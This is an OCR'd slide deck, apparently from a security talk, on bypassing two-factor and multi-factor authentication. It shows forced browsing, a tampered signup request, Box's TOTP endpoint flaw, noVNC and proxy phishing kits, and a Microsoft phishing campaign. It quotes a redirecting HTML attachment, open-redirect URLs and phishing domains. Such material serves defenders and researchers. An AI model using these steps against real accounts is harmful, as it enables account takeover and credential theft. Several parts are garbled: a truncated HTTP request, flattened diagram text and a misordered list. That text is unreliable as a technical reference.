
- An idea came to my mind to enter the url of the dashboard directly which was like:

https://example.com/home.aspx

- I was able to bypass 2FA and access the account.

Bypassing 2FA via forced browsing in POST

- *Navigate to the signup page*
- *Click on signup with email*
- *Fill all the details.*
- *Now, Turn ON the burp Intercept.*
- *Click on Create account*
- *Capture the particular POST Request made to the endpoint POST/_api/signup/verify*
- *Now Remove the **/verify** from the POST Request*
- *In the body of that post request add **“password”:”anypassword”** without any syntax mistakes. The final request should be like as shown below*




```
POST /_ajax/signup HTTP/1.1
Host: www.redacted.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.redacted.com/en_in/
Content-Type: application/json;charset=UTF-8
Content-Length: 94
Origin: https://www.redacted.com
DNT: 1
Connection: close


{“xxxx”:”xxxxx”,”sxxxxe”:”xx-xx-
xx”,”email”:”asalsflab@gmails.com”,”password”:”Password@123"}
```


Bypassing Box’s 2FA – Using forced browsing

1. *Attacker enrolls in multi-factor authentication using an authenticator app and stores the device’s factor ID.*
2. *Attacker enters a user’s email address and password on account.box.com/login.*
3. *If the password is correct, the attacker’s browser is sent a new authentication cookie and redirects to: **/2fa/verification**.*
4. *The attacker, however, does not follow the redirect to the SMS verification form. Instead, they pass their own factor ID and code from the authenticator app to TOTP verification endpoint: **/mfa/verification**.*
5. *The attacker is now logged in to the victim’s account and the victim does not receive an SMS message.*

Bypassing Box's 2FA – Using forced browsing


box
POST/login
Enter leaked username and password
SUCCESS
Box responds with an auth cookie
Box redirects user to /2fa/ verification
Attacker flow
Normal log on flow
Attacker does NOT follow redirect
User follows redirect and SMS code is sent to their phone
TOTP
SMS
POST/MFA/ verification
Attacker POSTs their own MFA code to the TOTP endpoint
Valid SMS code provided?
Yes
No
Box does NOT verify the code belongs to the victim
User is logged in
Access is denied
Attacker is logged in!

Bypassing Box’s 2FA – Using forced browsing


```
GET /app-api/web
mfa/unenrollm
Host: app.b
Cookie: b
externa
id:107
opt
02
M
```

Bypassing MFA


- MFA is different from 2FA that because it allows options more than the codes and iterations. MFA can be localize

Bypassing MFA


- Phishing kits
- Legacy Protoclos
- Fatigue attacks
- voicemail
- SIM Swapping
- MITM - Phishing
- Wireless Guest Network

Phishing kits

- Phishing (pronounced: fishing) is an attack that attempts to steal your money, or your identity, by getting you to reveal personal information. In this case, an attacker can use Phishing to bypass MFA of a user’s account


1. User puts their password into the phishing site
2. Phishing site proxies request to the actual website
4. Phishing site proxies the MFA screen to the user
3. Website returns an MFA screen
User
Phishing site
Target website
5. User inputs the additional authentication
6. Phishing site proxies request to the actual website
8. Phishing site redirects the user to another page
7. Website returns a session cookie
TLS session
Malicious proxy server
TLS session

Bypassing MFA using Evilproxy



Bypassing MFA using VNC phishing kits

- A program called noVNC allows users to connect to a VNC server directly from within a browser by simply clicking a link, which is when the researcher's new phishing technique comes into play.

“When conducting the test, the researcher found that Google prevented logins when detecting reverse proxies or man-in-the-middle (MiTM) attacks.”


"So how do we use noVNC to steal credentials & bypass 2FA? Setup a server with noVNC, run Firefox (or any other browser) in kiosk mode and head to the website you’d like the user to authenticate to (e.g. accounts.google.com)," explains a new report by mr.d0x on his new phishing technique.

"Send the link to the target user and when the user clicks the URL they’ll be accessing the VNC session without realizing. And because you’ve already setup Firefox in kiosk mode all the user will see is a web page, as expected."

Bypassing MFA using VNC phishing kits (Cont)

- Using this configuration, a threat actor can send out targeted spear-phishing emails that contain links that automatically launch the target's browser and log into the attacker's remote VNC server.
- These links are highly customizable and allow the attacker to create links that don't look like suspicious VNC login URLs, such as the ones below:


Example[.]com/index.html?id=VNCPASSWORD


Not secure | 207.148.22.148/vnc_lite.html?password=Bobby123&port=81
facebook
Connect with friends and the world around you on Facebook.
Log In
Forgot password?
Create new account
Create a Page for a celebrity, brand or business.
RECORDED WITH SCREENCAST-O-MATIC

Bypassing Microsoft MFA Using Phishing - ZScaler

- A new large-scale phishing campaign targeting credentials for Microsoft email services use a custom proxy-based phishing kit to bypass multi-factor authentication.
- Some of the newly registered domains used in the campaign are typo-squatted versions of legitimate Federal Credit Unions in the United States, as shown in the table below.
- Another set of phishing sites used domains names that focus on using password reset lures as part of their email campaigns:


- *expiryrequest-mailaccess[.]com*
- *expirationrequest-passwordreminder[.]com*
- *emailaccess-passwordnotice[.]com*
- *emailaccess-expirynotification[.]com*



```
--00B0FEEE_message_boundary--
--00B0FEED_message_boundary
Content-type: text/html; charset=windows-1252;
 name="[redacted].html"
Content-Transfer-Encoding: Quoted-printable
Content-ID: <847030CEEBD2EB40B6F2E3B43B2BBF9E@namprd05.prod.outlook.com>
Content-Disposition: attachment; filename="[redacted]01.html"
Content-Description: [redacted].html

<head>
<title>Redirecting...</title>
<script>
window.location.href = "https://login-microsoftonline.kbnoffice.com/?username=someuser@domain.com";
</script>
</head>
<body>
</body>
</html>

--00B0FEED_message_boundary--
```

Bypassing Microsoft MFA Using Phishing - ZScaler

- The redirections occur via legitimate web resources to help evade email and internet security tools, with the threat actors showing a preference for open redirects on Google Ads, Snapchat, and DoubleClick. Sadly, some platforms do not consider open redirects a vulnerability, leaving them available for abuse by threat actors.



Redirect using DoubleClick

https://securepubads.g.doubleclick[.]net/pcs/view?adurl=https://phishing.site/?username=victim@contoso.com

Redirect using Google Ads services


https://www.googleadservices[.]com/pagead/aclk?sa=L&ai=...&ae=...&num=...&cid=...&sig=...&client=...&nb=...&adurl=https://phishing.site/?username=victim@contoso.com

Redirect using Snapchat

https://click.snapchat[.]com/aVHG?pid=snapchat_download_page&af_dp=...&af_web_dp=https://phishing.site/?username=victim@contoso.com

Bypassing Microsoft MFA Using Phishing - ZScaler

Once the victim reaches the phishing page, they are fingerprinted by JavaScript, which evaluates if the target is on a virtual machine or a normal device.



